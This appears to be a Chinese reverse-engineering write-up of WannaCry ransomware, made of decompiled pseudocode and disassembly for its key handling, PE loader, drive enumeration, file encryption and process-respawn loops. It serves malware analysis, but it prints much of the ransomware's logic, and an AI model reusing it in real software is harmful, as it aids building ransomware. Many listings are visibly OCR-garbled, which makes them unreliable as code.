 3 int CryGetFunctionAdvapi32()
     HMODULE v0; // eax HMODULE v1; // edi
5
     BOOL (__stdcall *CryptGenKey)(HCRYPTPROV, ALG_ID, DWORD, HCRYPTKEY *); // eax
     int result; // eax
    if ( *g_Fun_CryptAcquireContextA )
10
11
       goto LABEL_9;
     v0 = LoadLibraryA(aAdvapi32_dll_0);
12
                                                           // advapi32.dll
     v1 = v0;
13
     if (!v0)
14
15
       goto LABEL_10;
     *g_Fun_CryptAcquireContextA = GetProcAddress(v0, aCryptacquireco);
*g_Fun_CryptImportKey = GetProcAddress(v1, aCryptimportkey);
16
17
     *g_Fun_CryptDestroyKey = GetProcAddress(v1, aCryptdestroyke);
*g_Fun_CryptEncrypt = GetProcAddress(v1, aCryptdestroypt);
*g_Fun_CryptDecrypt = GetProcAddress(v1, aCryptdecrypt);
18
20
     CryptGenKey = GetProcAddress(v1, aCryptgenkey);
21
     *g_Fun_CryptGenKey = CryptGenKey;
22
     if ( *g_Fun_CryptAcquireContextA
&& *g_Fun_CryptImportKey
23
24
        && *g_Fun_CryptDestroyKey
&& *g_Fun_CryptEncrypt
25
26
        && *g_Fun_CryptDecrypt
27
28
        && CryptGenKey )
29
30 LABEL_9:
31
       result = 1;
32
33
     else
34
35 LABEL_10:
36
       result = 0;
37
38
     return result;
39 }
```



CrvDeCodeAndRet.

```
NumberOfBytesRead = 0;
ms_exc.registration.TryLevel = 0;
hFile = CreateFileA(lpFileName, 0x80000000, lu, 0, 3u, 0, 0);// 只读权限打开文件t.wnry
if ( hFile != -1 )
{
    GetFileSizeEx(hFile, &FileSize);
if (FileSize.QuadPart <= 0x6400000 )</pre>
                                                      // 获取文件大小
      if ( g_Fun_ReadFile_0(hFile, &Buf1, 8u, &NumberOfBytesRead, 0) )// 读取8个字节WANACRY!
        if (!memcmp(&Buf1, aWanacry, 8u)) // 判断是否与读出来的内容相等
           if ( g_Fun_ReadFile_0(hFile, &Size, 4u, &NumberOfBytesRead, 0) )// 继续读4个字节,0x00000100
             if ( Size == 256 )
             {
  if ( g_Fun_ReadFile_0(hFile, this[306], 0x100u, &NumberOfBytesRead, 0) )// 維续读0x100字节
                 if ( g_Fun_ReadFile_0(hFile, &Buffer, 4u, &NumberOfBytesRead, 0) )// 继续读4字节, 4
                    if ( g_Fun_ReadFile_0(hFile, &dwBytes, 8u, &NumberOfBytesRead, 0) )// 读8字节0x00010000
                      if ( dwBytes <= 104857600 )
                         if (CryDecryptBuf((this + 1), this[306], Size, Dst, &v15) )// 获取密钥对读出来0x100字节解密
                           sub_402A76((this + 21), Dst, Src, v15, 0x10u);
v16 = GlobalAlloc(0, dwBytes);
if ( v16 )
                             if ( g_Fun_ReadFile_0(hFile, this[306], FileSize.LowPart, &NumberOfBytesRead, 0)
    && NumberOfBytesRead
    && NumberOfBytesRead >= dwBytes )
                               v4 = v16;
CryWriteOataToGlobal((this + 21), this[306], v16, NumberOfBytesRead, 1);// 将解密后的数据存储到全局堆空间
*a3 = dwBytes;
000014F8 CrvDeCodeAndRet:27 (4014F8)
```





CryGlobalToHeap

```
SectionEnd_ = 0;
if ( !CryCheckReadSize(lpReadData, 0x40) ) // 判断读取到的内容是否太于0x40
return 0;
if ( *lpFile != 'ZM' ) // 判断开头MZ
goto LABEL_3;
if ( !CryCheckReadSize(lpReadData, *(lpFile + 15) + 248) )
return 0;
lpHT = lpFile + *(lpFile + 0xF);
if ( *lpNT != 'EP' ) // PE00
reto l ABFL 3:
            lpNi = 4r --
if (*lpNT! = 'EP')
goto LABEL_3;
if (*(lpNT + 2)! = 0x14C)
goto LABEL_3;
AligmentSection = *(lpNT + 14);
if ((AligmentSection & 1)! = 0)
goto LABEL_3;
SectionNum = *(lpNT + 3);
                                                                                                                                 // 内存对齐
// 区段数量
                        VirtualAddress = &lpNT[*(lpNT + 10) + 36]; // 获取代码段RVA
                     sizeofRawData = *(VirtualAddress + 1); // sizeofRawData
VirtualAddress_ = *VirtualAddress;
if ( sizeofRawData )
SectionEnd = sizeofRawData + VirtualAddress_;// 区段结束位置
                         SectionEnd = SizeOTRawData + VirtualAddress_;//
else
SectionEnd = AligmentSection + VirtualAddress_;
if ( SectionEnd > SectionEnd_ )
SectionEnd_ = SectionEnd;
VirtualAddress += 40; // 下一个
--SectionNum;
                       }
while ( SectionNum );
                | Trestories | Tr
                return 0;

Fun_GetNativeSystemInfo(&sysInfo);

v17 = ~(v28 - 1);

SireOfImage = v17 & (*(lpNT + 20) + v28 - 1);

if ( SizeOfImage != (v17 & (v28 + SectionEnd_ - 1)) )
              LABEL_3:
SetLastError(0xC1u);
      , lpAddr = (VirtualAlloc_)(*(lpNT + 13), SizeOfImage, 0x3000, PAGE_READWRITE, a8);// 申请内存if ( !lpAddr )
      // 空间申请失败,重新申请

// 空间申请失败,重新申请

lpAddr = (VirtualAlloc_)(0, SizeOfImage, 0x3000, 4, a8);

if ( !lpAddr )
   LABEL_24:
                             tLastError(0xEu):
                     return 0;
     f
hProcessHeap = GetProcessHeap();  // 本进程堆句柄
lpPHeap = HeapAlloc(hProcessHeap, 8u, 0x3Cu); // 从堆中分配内存并初始化为0
lpPHeap_ = lpPHeap;
if (!lpPHeap)
              (VirtualFree_)(lpAddr, 0, 0x8000, a8); goto LABEL_24;
     // 申请内存偏移4的位置存放ImageBase
// Magic
            {
LABEL_37:
    sub_4029CC(lpPHeap_);
    return 0;
    + 40)
         v25 = *(*1pPHeap_ + 40);
```

5.3 节后后的入口函数 TaskStart



TaskStart

```
OOL __stdcall TaskStart(HMODULE hModule, DWORD fdwReason)
 void *Obj_CritialSection; // eax
HCRYPTPROV *hCritialSection; // esi
 HCRYPTROV *hCritialSection; // esi
HANDLE v4; // eax
HANDLE v5; // eax
HANDLE v5; // ebx
HANDLE v5; // eax
HANDLE v8; // eax
HANDLE v8; // eax
HANDLE v8; // eax
HANDLE v8; // esi
WCHAR szMainModulePath[260]; // [esp+10h] [ebp-214h] BYREF
int v12; // [esp+220h] [ebp-4h]
 if ( fdwReason || CryIsRun() )
  return 0;
                                 // 防止多开
 // 测试能否正常加密解密 {
    hThread1 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) CryRun_ManaDecryptor_taskscheProc, 0, 0, 0);// 死循环创建@ManaDecryptor@.exe和tasksche.exe进程 WaitforSingleObject(hThread1, 0xFFFFFFFF);
    CloseHandle(hThread1);
    return 0;
 }
Obj_CritialSection = operator new(θx28u);
 v12 = 0;
if ( Obj_CritialSection )
hCritialSection = (HCRYPTPROV *)InitCritialSection(Obj_CritialSection);// 初始化临界区
   hCritialSection = 0;
           1/
 To (telyReamcas);

DeleteFileA(sz00000000Res);

menset(g_arryRes, 0, sizeof(g_arryRes));

dword_1000DC70 = 0;

CryLoadRandom(hCritialSection, g_arryRes, 8u);// 加载随机内容到数组
 CloseHandle(v4);
Sleep(eX64u);
v5 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)CryTestEncryptionProc, 0, 0, 0);// 判断dky、pky文件是否存在,并测试能否加密
if ( v5 )
CloseHandle(v5);
  Sleep(0x64u);
v6 = CreateThr
               read(0, 0, (LPTHREAD_START_ROUTINE)VirOption_, 0, 0, 0);// 移动文件到临时目录,加密关键文件
  CloseHandLe(v/);
Sleep(0x64u);
v8 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)CryRun_WanaDecryptor_taskscheProc, 0, 0, 0);// // 死循环创建@WanaDecryptor@.exe和tasksche.exe进程
 v8 = Createring
if ( v8 )
CloseHandle(v8);
 CloseHandle(v8
Sleep(0x64u);
sub_100057C0();
if ( v6 )
 WaitForSingleObject(v6, 0xFFFFFFFF);
CloseHandle(v6);
  return 0;
0000ED12 TagleStamt.26 /1000ED121
```



ReadOrWriteWnry

```
1 int __cdecl ReadOrWriteWnry(void *DstBuf, int a2)
2 {
3
    FILE *v2; // eax
    FILE *v3; // esi
    size_t v4; // eax
7
    if ( a2 )
8
     v2 = fopen("c.wnry", "rb");
                                         // 打开c.wnry
9
10
     v2 = fopen("c.wnry", "wb");
    v3 = v2;
11
    if (!v2)
12
13
     return 0;
    if (a2)
14
     v4 = fread(DstBuf, 0x30Cu, 1u, v2);
                                               // 读取
15
16
                                          // 写入
     v4 = fwrite(DstBuf, 0x30Cu, 1u, v2);
17
    if (!v4)
18
19
      fclose(v3);
20
21
     return 0;
22
    }
    fclose(v3);
23
24
    return 1;
25 }
```

CryGetToken

```
BOOL CryGetToken()
{
   int v0; // eax
   DWORD pcbBuffer; // [esp+4h] [ebp-25Ch] BYREF
   WCHAR Buffer[300]; // [esp+8h] [ebp-258h] BYREF

Buffer[0] = 0;
   memset(&Buffer[1], 0, 0x254u);
   Buffer[299] = 0;
   if ( CryGetToken_(Buffer) )
   {
     v0 = wcsicmp(L"S-1-5-18", Buffer);
   }
   else
   {
     pcbBuffer = 300;
     GetUserNameW(Buffer, &pcbBuffer);
     v0 = wcsicmp(Buffer, L"SYSTEM");
   }
   return v0 == 0;
}
```



```
TokenInformationLength = 0;

1 v1 = GetCurrentProcess();

2 result = OpenProcessToken(v1, 8u, &TokenHandle);

3 if (result)

4 {

3 if (result)

5 if (getTokenInformation(TokenHandle, TokenUser, 0, TokenInformationLength, &TokenInformationLength)

6 if (getTokenInformation(TokenHandle, TokenUser, v3, TokenInformationLength)

7 if (result)

8 v3 = GlobalAlloc(@v40u, TokenInformationLength);

9 result = (@tt)LoadLibraryA("advapi32.dll");

1 if (result)

4 result = (ant)GetProcAddress((HMODULE)result, "ConvertSidToStringSidW");

1 if (result)

4 source = 0;

1 result = ((ant)GetProcAddress((HMODULE)result, "ConvertSidToStringSidW");

1 if (result)

4 source = 0;

1 result = ((ant)GetProcAddress((HMODULE)result, "ConvertSidToStringSidW");

1 if (result)

4 source = 0;

1 result = ((ant)GetProcAddress((HMODULE)result, "ConvertSidToStringSidW");

2 if (result)

3 if (result)

4 source = 0;

1 result = ((ant)GetProcAddress((HMODULE)result, "ConvertSidToStringSidW");

2 if (result)

5 result = ((ant)GetProcAddress((HMODULE)result, "ConvertSidToStringSidW");

6 result = ((ant)GetTokenInformationLength);

7 result = ((ant)GetTokenInformationLength);

8 result = ((ant)GetTokenInformationLength);

8 result = ((ant)GetTokenInformationLength);

9 result = ((ant)GetTokenInformationLength);

9 result = ((ant)GetTokenInformationLength);

1 result = ((ant)GetTokenInformationLength);

1 result = ((ant)GetTokenInformationLengt
```





CryGetAPI 文件操作 API

```
2 int CryGetAPI()
        int result; // eax
       HMODULE v1; // eax
       HMODULE v2; // esi
       BOOL (__stdcall *CloseHandle)(HANDLE); // eax
 9
       if (!sub_10004440())
       goto LABEL_13;
if ( *(_DWORD *)CreateFileW_0 )
.0
          return 1;
        v1 = LoadLibraryA("kernel32.dll");
         v2 = v1;
       if (!v1)
      if ( !v1 )
    goto LABEL_13;
*(_DWORD *)CreateFileW_0 = GetProcAddress(v1, "CreateFileW");
*(_DWORD *)WriteFile_0 = GetProcAddress(v2, "WriteFile");
*(_DWORD *)ReadFile_0 = GetProcAddress(v2, "ReadFile");
*(_DWORD *)MoveFileW = GetProcAddress(v2, "MoveFileW");
*(_DWORD *)MoveFileExW_0 = GetProcAddress(v2, "MoveFileExW");
*(_DWORD *)DeleteFileW_0 = GetProcAddress(v2, "DeleteFileW");
CloseHandle = (BOOL (_stdcall *)(HANDLE))GetProcAddress(v2, "CloseHandle");
*(_DWORD *)CloseHandle_0 = CloseHandle;
if ( !*(_DWORD *)CreateFileW_0 )
 .6
.7
9
1
2
!3
        if ( !*(_DWORD *)CreateFileW_0 )
       goto LABEL_13;
if ( *(_DWORD *)WriteFile_0
&& *(_DWORD *)ReadFile_0
&& *(_DWORD *)MoveFileW
&& *(_DWORD *)MoveFileExW_0
6
!7
8
9
0
            && *(_DWORD *)DeleteFileW_0
1
2
            && CloseHandle )
13
14
            result = 1;
16
       else
7
8 LABEL_13:
19
          result = 0;
10
1
       return result;
```



```
CrvSetSecuritvInfo
     __cdecl CrySetSecurityInfo(int a1)
   HANDLE v1; // eax
4
   int result; // eax
5
   HANDLE v3; // esi
   char Dest[100]; // [esp+4h] [ebp-64h] BYREF
    v1 = OpenMutexA(0x100000u, 1, "Global\\MsWinZonesCacheCounterMutexW");
9
   if ( v1 )
10
   {
      CloseHandle(v1);
1
                                 防止多开
12
     result = 1;
13
4
   else
15
      sprintf(Dest, "%s%d", "Global\\MsWinZonesCacheCounterMutexA", a1);
16
.7
      v3 = CreateMutexA(0, 1, Dest);
.8
      if ( v3 && GetLastError() == 183 )
.9
20
       CloseHandle(v3);
21
       result = 1;
22
23
     else
24
25
       SetSecurityInfo_(v3);
26
27
     }
28
29
   return result;
30 }
    OCAL cdecl sub 100013E0(HANDLE handle)
 2
 3
    PACL ppDacl; // [esp+Ch] [ebp-2Ch] BYREF
    PACL NewAcl; // [esp+10h] [ebp-28h] BYREF
    PSECURITY_DESCRIPTOR ppSecurityDescriptor; // [esp+14h] [ebp-24h] BYREF
 5
    struct _EXPLICIT_ACCESS_A pListOfExplicitEntries; // [esp+18h] [ebp-20h] BYREF
 8
    ppDacl = 0;
    NewAcl = 0;
10
    ppSecurityDescriptor = 0;
    GetSecurityInfo(handle, SE KERNEL OBJECT, 4u, 0, 0, &ppDacl, 0, &ppSecurityDescriptor);
    pListOfExplicitEntries.grfAccessPermissions = 2031617;
12
13
    pListOfExplicitEntries.grfAccessMode = GRANT_ACCESS;
14
    pListOfExplicitEntries.grfInheritance = 0;
15
    pListOfExplicitEntries.Trustee.pMultipleTrustee = 0;
16
    pListOfExplicitEntries.Trustee.MultipleTrusteeOperation = NO_MULTIPLE_TRUSTEE;
    pListOfExplicitEntries.Trustee.TrusteeForm = TRUSTEE_IS_NAME;
17
    pListOfExplicitEntries.Trustee.TrusteeType = TRUSTEE IS WELL KNOWN GROUP;
18
    pListOfExplicitEntries.Trustee.ptstrName = "EVERYONE";
19
    SetEntriesInAclA(1u, &pListOfExplicitEntries, ppDacl, &NewAcl);
20
21
    SetSecurityInfo(handle, SE_KERNEL_OBJECT, 4u, 0, 0, NewAcl, 0);
    LocalFree(ppDacl);
22
    LocalFree(NewAcl);
23
24
    return LocalFree(ppSecurityDescriptor);
25 }
```

CryTestEncryption



```
2 int __cdecl CryTestEncryption()
     int v0; // eax
struct _RTL_CRITICAL_SECTION *v2; // [esp-4h] [ebp-70h]
int v3; // [esp+0h] [ebp-6Ch] BYREF
int v4[10]; // [esp+4h] [ebp-68h] BYREF
      int v5; // [esp+64h] [ebp-8h]
void *retaddr; // [esp+6Ch] [ebp+0h]
10
      sprintf((char *)&v4[9], "%08X.dky", retaddr); // 00000000.dky
if ( GetFileAttributesA((LPCSTR)&v4[9]) != -1 && GetFileAttributesA(sz00000000Pky) != -1 )
11
13
      {
         InitCritialSection(&v3);
14
15
          v5 = 0;
16
          v0 = TestEncryption(&v3, sz00000000Pky, (LPCSTR)&v4[9]);
17
18
         if ( v0 )
19
            DeleteCriticalSection_(v2);
20
21
            return 1;
22
23
         DeleteCriticalSection_(v2);
24
25
      return 0;
26 }
1 int __thiscall TestEncryption(int *this, LPCSTR lpFileName, LPCSTR a3)
    unsigned int v5; // [esp+10h] [ebp-228h] BYREF
char Str2[12]; // [esp+14h] [ebp-224h] BYREF
char Str1; // [esp+20h] [ebp-218h] BYREF
char v6[508]; // [esp+21h] [ebp-217h] BYREF
_int16 v9; // [esp+210h] [ebp-10h]
char v10; // [esp+210h] [ebp-10h]
CPPEH_RECORD ms_exc; // [esp+220h] [ebp-18h] BYREF
    strcpy(Str2, "TESTDATA");
Str2[9] = 0;
Str1 = 0;
menset(v8, 0, sizeof(v8));
v9 = 0;
v10 = 0;
v5 = strlen(Str2);
if ( !GetKey((char *)this) )
return 0;
    fstrcpy(&Str1, Str2);
if ( !CryJiaMi(this[2], 0, 1, 0, &Str1, &v5, 512) || !CryJiaMi(this[3], 0, 1, 0, &Str1, &v5) )// 加密并解密字符串,测试功能是否正常
    {
    local_unwind2((int)&ms_exc.registration, -1);
    }
if ( strncmp(&Str1, Str2, strlen(Str2)) ) // 比对加密前和加密后的字符串,判断是否加密成功
;
    }
local_unwind2((int)&ms_exc.registration, -1);
return 1;
```



CryRun@WanaDecryptor@taskscheProc

```
.text:10004990
.text:10004990
                                                                                 = byte ptr -208h
= byte ptr -207h
                                                      var_207
    sub esp. 208h
                                                                                  push
                                                                                                ebp, ds:GetFullPathNameA
     text:1000499E 8B 2D 9C 70 00+
     text:1000499F 10
     text:1000499E 10.
text:100049A4 56.
text:100049A5 57.
text:100049A6
     text:100049A6
                                                     loc 100049A6:
                                                                                                                          ; CODE XREF: CryRun@WanaDecryptor@taskscheProc+9F↓j
     text:100049A6 6A 00
    .text:100049AB FB D3
.text:100049AB FF D3
.text:100049AA 18 0D C4 D9 00+
.text:100049AA 10
.text:100049BB 33 C4 04
.text:100049BB 38 C1
.text:100049BB 78 C6
.text:100049BB 78 C6
.text:100049BB 78 E6
                                                                                  call
mov
                                                                                                ecx, ds:Time
                                                                                            esp, 4
eax, ecx
short loc_10004A24
eax, ds:dword_1000DCE0
eax, eax
short loc_10004A24
esi, esi
ecx, ecx
short loc_100049E2; 创建进程@WanaDecryptor@.exe
ecx
                                                                                  cmp
jl
     text:100049BC 85 C0.
text:100049BE 7E 64.
text:100049C0 33 F6.
text:100049C2 85 C9
    .text:100049C2 85 C9
.text:100049C4 75 IC
.text:100049C6 51
.text:100049C7 BE 01 00 00 00
.text:100049CF FD3
.text:100049CF 6A 00
.text:100049D6 68 SB D9 00 10
.text:100049D5 A3 C4 D9 00 10
.text:100049DA E8 21 C6 FF FF
.text:100049DA B3 C4 0C
                                                                                  push
mov
                                                                                               ecx ; Time
esi, 1
ebx; time
0 ; int
offset crywnryBuf; DstBuf
ds:Time, eax
                                                                                 mov
call
push
push
mov
                                                                                  call
add
                                                                                                ReadOrWriteWnr
esp, 0Ch
    Lext:100049DF 83 C4 0C ...
text:100049E2 ...
text:100049E2 ...
text:100049E2 E8 A9 FE FF FF ...
text:100049E7 78 5 F6 ...
text:100049E9 74 39 ...
text:100049E8 A0 98 DD 00 10 ...
text:100049F8 83 1 00 00 00 ...
text:100049F8 88 44 24 10 ...
text:100049F8 B0 TC 24 11 ...
text:100049F6 B0 TC 24 11 ...
                                                                                               ; CODE XREF: CryRun@WanaDecryptor@taskscheProc+341j
sub_10004890 ; 创建进程@WanaDecryptor@.exe
                                                                                                esi, esi
short loc_10004A24
                                                                                               al, ds:byte_1000DD98
ecx, 81h
[esp+218h+Buffer], al
                                                                                              eax, eax
edi, [esp+218h+var_207]
0 ; lpFilePart
                                                                                  push
                                                                                                                                  ; CODE XREF: CryRun@WanaDecryptor@taskscheProc+341j
; 创建进程@WanaDecryptor@.exe
text:100049F2
                                                       loc_100049E2:
                                                                                                     sub_10004890
text:100049E7 85 F6
text:100049E9 74 39
text:100049EB A0 98 DD 00 10
                                                                                                     esi, esi
short loc_10004A24
al, ds:byte_1000DD98
                                                                                      test
                                                                                      jz
                                                                                       mov
text:100049F0 B9 81 00 00 00
text:100049F5 88 44 24 10
                                                                                                      ecx, 81h
                                                                                                      [esp+218h+Buffer], al
                                                                                      mov
                                                                                                     eax, eax
edi, [esp+218h+var_207]
text:100049F9 33 C0
text:100049FB 8D 7C 24 11
                                                                                      xor
lea
                                                                                                                                 ; lpFilePart
text:100049FF 6A 00
                                                                                       push
text:10004A01 F3 AB
                                                                                       rep stosd
text:10004A03 8D 4C 24 14
                                                                                      lea
stosw
                                                                                                      ecx, [esp+21Ch+Buffer]
text:10004A07 66 AB
                                                                                                                                   ; lpBuffer
text:10004A09 51
                                                                                      push
                                                                                                     208h ; nBufferLength offset FileName ; "tasksche.exe
text:10004A0A 68 08 02 00 00
text:10004A0F 68 D8 D5 00 10
                                                                                      push
                                                                                      push
stosb
text:10004A14 AA
text:10004A15 FF D5
                                                                                                                                           meA ; 获取tasksche.exe全路径
                                                                                      call
text:10004A17 8D 54 24 10
text:10004A1B 52
                                                                                                      edx, [esp+218h+Buffer]
                                                                                      push
                                                                                                      edx
text:10004A1B 52
text:10004A1C E8 CF FD FF FF
text:10004A21 83 C4 04
                                                                                                      RunProcess
                                                                                                                                    ; 创建进程tasksche.exe
                                                                                                      esp, 4
                                                                                      add
text:10004A24
                                                                                                                                    ; CODE XREF: CryRun@WanaDecryptor@taskscheProc+25^j
                                                       loc_10004A24:
                                                                                                                                     ; CryRun@WanaDecryptor@taskscheProc+2Efj ...
; dwMilliseconds
text:10004A24
text:10004A24 68 30 75 00 00 text:10004A29 FF 15 70 70 00+
                                                                                      call
                                                                                                     ds:Sleep
text:10004A29 10
Fext:10004A2F F9 72 FF FF FF
                                                                                                      loc 100049A6
```



CryWriteKeyToPkyEky

```
l<mark>int</mark> __thiscall CryWriteKeyToPkyEky(_DWORD *this, LPCSTR lpFileName, LPCSTR a3)
  int v5; // esi
  DWORD v6; // [esp-14h] [ebp-24h]
HCRYPTKEY *v7; // [esp-10h] [ebp-20h]
LPCSTR retaddr; // [esp+10h] [ebp+0h]
                                                // 获取密钥
  if ( !GetKey((char *)this) )
  goto LABEL_2;
if ( lpFileName )
     if ( !ImportKey_(lpFileName) )
                                                // 创建00000000.pky文件
      {
        goto LABEL_2;
      if ( retaddr )
                                               // 导出随机密钥写入00000000.eky
        CryWriteKeyToEky(retaddr);
                                                // 读取00000000.eky密钥,导入密钥
       if ( !ImportKey_(lpFileName) )
        goto LABEL_2;
     v5 = this[3];
    if ( v5 )
      CryptDestoryKey__11(v5);
  else if ( !CryptImportKey__11(this[1], &g_key, 276, 0, 0, this + 2) )// 获取全局密钥,再次导入
LABEL_2:
    CryFreeKey(this);
    return 0;
  return 1;
```

WriteToResProc

```
stacall nonetain militelokeskioc(thvolo ibiui.eaakarametei)
  3 {
      int i; // esi
  4
  5
      while (1)
  6
  7
        dword_1000DCDC = time(0);
  8
                                                   // 写内容到0000000.res
  9
        CryWriteToRes();
10
       for (i = 0; i < 25; ++i)
 11
         Sleep(0x3E8u);
 12
 13 }
```



```
1 int sub_10004730()
2 {
3
   HANDLE v0; // esi
   DWORD NumberOfBytesWritten; // [esp+4h] [ebp-4h] BYREF
6
  v0 = CreateFileA(sz00000000Res, 0x40000000u, 1u, 0, 4u, 0x80u, 0);
7
  if ( v0 == (HANDLE)-1 )
8
     return 0;
9
  NumberOfBytesWritten = 0;
  WriteFile(v0, g_arryRes, 0x88u, &NumberOfBytesWritten, 0);
0
   CloseHandle(v0);
1
2
  return 136;
3 }
```

CryTestEncryptionProc



VirOption_

```
1void __stdcall __noreturn VirOption_(LPVOID lpThreadParameter)
    DWORD dwDriversMask; // ebp
    DWORD dwDriversMask_; // edi
    int v3; // esi
    HANDLE v4; // eax
    dwDriversMask = GetLogicalDrives(); // 检测当前可用逻辑驱动器的掩码
    if ( !g_flag_ )
10
      while ( 1 )
11
12
        Sleep(0xBB8u);
        dwDriversMask_ = dwDriversMask;
dwDriversMask = GetLogicalDrives();
14
                                                   // 再次获取逻辑驱动器掩码
15
        if ( dwDriversMask != dwDriversMask_ )
16
          break;
17
18 LABEL_10:
        __
if ( g_flag_ )
20
         goto LABEL_11;
21
22
      while ( !g_flag_ )
23
24
25
        if ( (((dwDriversMask ^ dwDriversMask_) >> v3) & 1) != 0 && ((dwDriversMask_ >> v3) & 1) == 0 )
26
          v4 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)VirOption, (LPVOID)v3, 0, 0);
27
28
          if ( v4 )
29
            CloseHandle(v4);
30
31
        if ( ++v3 >= 26 )
32
          goto LABEL_10;
33
34
35 LABEL 11:
    ExitThread(0);
```



```
RD __stdcall VirOption(LPVOID lpThreadParameter)
  _DWORD Parameter[585]; // [esp+0h] [ebp-930h] BYREF int v3; // [esp+92Ch] [ebp-4h]
                                           // 临界区操作
  CryInitCritialSection(Parameter);
  v3 = 0;
if ( MoveFileToTempNewAlloc(Parameter, sz000000000Pky, (int)WriteStringTofWrny, (int)&g_flag_) )// 将文件移动到临时目录,这里的文件是没有扣密的,可以恢复,申请!
   CryEncryptionFile((int)Parameter, (LONG)lpThreadParameter, 0);// 適历磁盘加密文件CryReleaseWrnyFileToTmpPath((int)lpThreadParameter);// 一直向临时目录释放WRNY文件CryFreeRes((int)Parameter); // 释放资源ExiThread(0);
                                         // 释放资源删除临界区
  FreeResDeleteCS((char *)Parameter);
  return 0:
1 int __thiscall MoveFileToTempNewAlloc(LPVOID lpParameter, LPCSTR lpFileName, int a3, int a4)
   int result; // eax
unsigned int v6; // eax
     esult = CryWriteKeyToPkyEky((_DWORD *)lpParameter + 1, lpFileName, 0);
   if ( result )
     if ( lpFileName )
       CryWriteKeyToPkyEky((_DWORD *)lpParameter + 11, 0, 0);
      result = (int)GlobalAlloc(0, 0x100000u);
*((_DWORD *)lpParameter + 306) = result;
     if ( result )
       result = (int)GlobalAlloc(0, 0x100000u);
*((_DWORD *)lpParameter + 307) = result;
if ( result )
       v6 = GetTickCount();
srand(v6);
result = 1;
     }
   return result;
 nt __thiscall CryWriteKeyToPkyEky(_DWORD *this, LPCSTR lpFileName, LPCSTR a3)
  int v5; // esi
 DWORD v6; // [esp-14h] [ebp-24h]
HCRYPTKEY *v7; // [esp-10h] [ebp-20h]
LPCSTR retaddr; // [esp+10h] [ebp+0h]
  if ( !GetKey((char *)this) )
                                                          // 获取密钥
 goto LABEL_2;
if ( lpFileName )
    if ( !ImportKey_(lpFileName) )
                                                             // 创建00000000.pky文件
       {
         goto LABEL_2;
       if ( retaddr )

      CryWriteKeyToEky(retaddr);
      // 导出随机密钥写入00000000.eky

      if (!ImportKey_(lpFileName))
      // 读取00000000.eky密钥,导入密钥

         goto LABEL_2;
     /5 = this[3];
    if ( v5 )
       CryptDestoryKey__11(v5);
 else if ( !CryptImportKey__11(this[1], &g_key, 276, 0, 0, this + 2) )// 获取全局密钥,再次导入
    CryFreeKey(this);
    return 0;
 return 1;
```



```
ULARGE_INTEGER TotalNumberOfFreeBytes; // [esp+20h] [ebp-218h] BYREF
ULARGE_INTEGER FreeBytesAvailableTocaller; // [esp+28h] [ebp-210h] BYREF
wchar_t Source; // [esp+30h] [ebp-208h] BYREF
char v11[516]; // [esp+32h] [ebp-206h] BYREF
__int16 v12; // [esp+236h] [ebp-2h]
   DirectoryName[1] = 58;
   v6 = 92;
   DirectoryName[0] = Value + 65;
   if ( a3 )
     v4 = GetDriveTypeW;
     if ( GetDriveTypeW(DirectoryName) == 5 ) // CD-ROM
       return;
     InterlockedExchange(&Target, Value);
                                                   // 原子操作
     goto LABEL_12;
   if ( InterlockedExchangeAdd(&Target, 0) != Value )
      v3 = 0;
     while ( !GetDiskFreeSpaceExW(
                                                   // 检测磁盘空闲大小
                DirectoryName,
&FreeBytesAvailableToCaller,
                &TotalNumberOfBytes,
&TotalNumberOfFreeBytes)
          | !TotalNumberOfBytes.QuadPart )
        Sleep(0x3E8u);
       if ( ++v3 >= 30 )
         return;
     v4 = GetDriveTypeW;
if ( GetDriveTypeW(DirectoryName) != 5 )
 LABEL_12:
                                                   // 磁盘或闪存
        if ( v4(DirectoryName) == 3 )
         memset(v11, 0, sizeof(v11));
v12 = 0;
         CreateProcess_Path(Value, &Source);
                                                   // 创建进程和目录
         sprintf_((wchar_t *)a1, &Source);
        LOWORD(v6) = 0;
       CryEncryptionFile__(DirectoryName, 1); // 遍历文件指向加密操作
       return;
   }
6 }
                                   IDA ITER A
    PWSTR cdecl CreateProcess Path(int a1, LPWSTR lpBuffer)
     char Dest[1024]; // [esp+8h] [ebp-400h] BYREF
    GetWindowsDirectoryW(lpBuffer, 0x104u);
if ( *lpBuffer == a1 + 'A' )
5
6
                                                            // 获取临时路径
       GetTempPathW(0x104u, lpBuffer);
       if ( wcslen(lpBuffer) && lpBuffer[wcslen(lpBuffer) - 1] == 92 )
9
10
11
          lpBuffer[wcslen(lpBuffer) - 1] = 0;
12
         return lpBuffer;
13
15
    else
16
       17
18
19
20
       RunProcess_(Dest, 0, 0);
21
22
    return lpBuffer;
```



```
int __thiscall Encryption_File(_DWORD *this, wchar_t *DesktopPath1, int a3)
  char *this2; // edi
  _DWORD *Addres; // eax
void **v5; // ecx
   unsigned int v6; // ebx
  _DWORD *v7; // esi
_DWORD *v8; // eax
  _DWORD **v9; // eax
_DWORD **v9; // eax
_DWORD *v10; // edi
    DWORD *v11; // esi
  int v12; // eax
_DWORD **v13; // STOC_4
  _DNUMCD **V.13; // SIOC_4
int v15; // [esp+Ch] [ebp-18h]
void *Addres1; // [esp+10h] [ebp-14h]
int v17; // [esp+14h] [ebp-10h]
int v18; // [esp+20h] [ebp-4h]
   this2 = this;
  LOBYTE(v15) = a3;
  Addres = operator new(0x4ECu);
*Addres = Addres;
                                                                          // 首地址指向自身
  Addres[1] = Addres;
Addres1 = Addres;
                                                                           // +4偏移也指向自身
  v17 = 0;
v18 = 0;
  Encryption_File(this2, DesktopPath1, &v15, -1, a3);// 在桌面释放例anaDecryptor@.exe,@Please_Read_Me@.txt
// 遍历桌面文件,判断是否需要加密
// 然后加密需要加密后缀名类型,然后释放一个同名的.WNCRY文件
```

```
swprintf(&DesktopPath_All, aS, DesktopPath1); // 准备遍历桌面所有文件C:\Users\15PB\Desktop\*
hFindFile1 = FindFirstFileW(&DesktopPath_All, &Struct_FindFileData);
hFindFile = hFindFile1;
if ( hFindFile1 == -1 )
    LOBYTE(v49) = 0;
   sub_100036A0(&v29, &this2, *v30, v30);
operator delete(v30);
    v30 = 0;
    v31 = 0;
    v8 = *new_Address_Path;
v49 = -1;
    sub_100037C0(&this9, &this2, v8, new_Address_Path);
    operator delete(new_Address_Path);
result = 0;
else
    b_CreateTemp_To_Desktop = B_CreateTemp_To_Desktop(DesktopPath1);// 判断能否在桌面创建临时文件
